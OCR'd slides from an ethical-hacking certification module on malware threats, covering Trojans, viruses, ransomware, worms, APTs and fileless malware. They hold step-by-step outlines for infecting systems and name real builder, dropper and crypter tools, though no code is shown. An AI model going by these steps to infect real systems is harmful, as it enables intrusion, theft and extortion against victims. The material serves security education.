
EC-Council
CEH v13
Module 07
Malware Threats

Learning Objectives

01 Explain Malware and Advanced Persistent Threat (APT) Concepts

02 Explain Fileless Malware Concepts

03 Explain AI-based Malware Concepts

04 Demonstrate Malware Analysis Process

05 Explain Malware Countermeasures

Objective 01

Explain Malware and Advanced Persistent Threat (APT) Concepts

Introduction to Malware


Malware is malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

Examples of Malware

1. TROJANS
2. BACKDOORS
3. ROOTKITS
4. RANSOMWARE
5. ADWARE
6. VIRUSES
7. WORMS
8. SPYWARE
9. BOTNETS
10. CRYPTERS

What are Advanced Persistent Threats?

- Advanced persistent threats (APTs) are defined as a **type of network attack**, where an attacker gains unauthorized access to a target network and remains undetected for a long period of time
- The main objective behind these attacks is to **obtain sensitive information** rather than sabotaging the organization and its network



What is a Trojan?


- Trojan is a program in which the **malicious** or **harmful code** is contained inside an apparently harmless program or data, which can later gain control and cause damage
- Trojans get activated when a **user performs certain predefined actions**

How Hackers Use Trojans

1. **Delete** or replace critical **operating system files**
2. Generate fake traffic to **create DoS attacks**
3. Record screenshots, audio, and video of victim's PC
4. Use victim's PC for spamming and **blasting email messages**
5. **Disable firewalls** and antivirus
6. **Create backdoors** to gain remote access
7. Infect victim's PC as a proxy server for **relaying attacks**
8. Use the victim's PC as a **botnet** to perform DDoS attacks


How to Infect Systems Using a Trojan

- **STEP 1**: **Create a new Trojan** packet using njRAT
- **STEP 2**: Employ a **dropper** such as Amadey or SecuriDropper, or a **downloader** such as Downloader.DN, to install the malicious code on the target system
- **STEP 3**: Employ a **wrapper**, such as IExpress Wizard, to bind the Trojan to a legitimate file
- **STEP 4:** Employ a **crypter**, such as The Attacker-Crypter, to encrypt the Trojan
- **STEP 5**: **Propagate the Trojan** by various methods, such as **emails** or **USB**
- **STEP 6**: **Deploy the Trojan** on the victim's machine by executing a dropper or downloader on the target machine
- **STEP 7:** Execute the **damage routine**




Introduction to Viruses

- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads**, **infected disk/flash drives**, and as **email attachments**
- Indications of a virus attack include **constant antivirus alerts**, **suspicious hard drive activity**, **lack of storage space**, **unwanted pop-up windows**, etc.



How to Infect Systems Using a Virus

- **Step 1:** Create a virus using tools such as **JPS Virus Maker**, **Virus Maker**, **Virus-Builder**, etc.
- **Step 2:** Once the virus is successfully created, **pack** it with a **binder** or virus **packager tool**
- **Step 3:** Send it to the victim's machine through email, chat, a mapped network drive, or other method that **appears legitimate** to the victim
- **Step 4:** When the victim opens and executes the received file, which seems to be legitimate, the target **system gets infected**




Ransomware

Ransomware is a type of malware that **restricts access to a computer system's files and folders** and demands an online **ransom payment** to the malware creator(s) to remove the restrictions

Mallox

Mallox is a ransomware strain that targets **Microsoft (MS) Windows systems** and compromises networks with **vulnerable MS-SQL servers**




Ransomware Families

- Phobos
- Xorist
- LockBit Black
- DarkSide RaaS
- Conti
- Cerber
- Thanos
- RansomEXX
- NETWALKER
- QNAPCrypt

How to Infect Systems Using a Ransomware

- **Step 1:** Create a ransomware using tools such as **Chaos Ransomware Builder v4**
- **Step 2:** Transfer the ransomware to the victim's machine using various techniques, such as **attaching** it to an **email** or through physical means such as a **hard drive** or **pen drive**, making it **appear legitimate**
- **Step 3:** When the victim **downloads** and **opens** the malicious file, the ransomware **infects** the system by **encrypting** the **system files** based on the number of files and encryption algorithm
- **Step 4:** After the infection, a window appears instructing the victim to **pay a ransom** for decrypting the files



Computer Worms

- Computer worms are malicious programs that **independently replicate**, **execute**, and **spread across the network connections**, thus consuming available computing resources without human interaction
- Attackers use worm **payloads to install backdoors** in infected computers, which turns them into **zombies** and **creates a botnet**; these botnets can be used to perform further cyber attacks

Worms:

- SSH-Snake
- Raspberry Robin
- P2PInfect

How is a Worm Different from a Virus?

A Worm Replicates on its own

- A worm is a special type of malware that can replicate itself and use memory but cannot attach itself to other programs

A Worm Spreads through the Infected Network

- A worm takes advantage of file or information transport features on computer systems and automatically spreads through the infected network but a virus does not

How to Infect Systems Using a Worm

STEP 1: Create a worm using tools such as **Internet Worm Maker Thing** or **Batch Worm Generator**


STEP 2: Deploy the worm via **phishing email**, **malicious website**, network share, or **infected USB drive**

STEP 3: When the user clicks on the phishing link or downloads content from a malicious website, the worm **infects** the **system** by executing its payload

STEP 4: Through the infected system, the worm **scans** for other **vulnerable devices** in the network

STEP 5: The worm **copies itself** to the identified vulnerable devices and propagates its **infection**

STEP 6: The worm **exfiltrates data** from the infected devices



Objective 02

Explain Fileless Malware Concepts

What is Fileless Malware?

- Fileless malware, also known as non-malware, **infects legitimate software**, **applications**, and other protocols existing in the system to perform various malicious activities
- It leverages any existing vulnerabilities to infect the system
- It resides in the system's RAM. It **injects malicious code** into the running processes such as Microsoft Word, Flash, Adobe PDF Reader, JavaScript, and PowerShell

Reasons for using fileless malware in cyber attacks:

- Stealthy in nature
- LOL (Living-off-the-land)
- Trustworthy
- Persistence without files
- Simplifying the infection process
- Increased success rate in targeted attacks
- Complicating forensic analysis and incident response


Fileless Propagation Techniques used by attackers:

- Phishing emails
- Legitimate applications
- Native applications
- Infection through lateral movement
- Malicious websites
- Registry manipulation
- Memory code injection
- Script-based Injection

Taxonomy of Fileless Malware Threats

Type III
Files required to achieve fileless persistence

Exploit



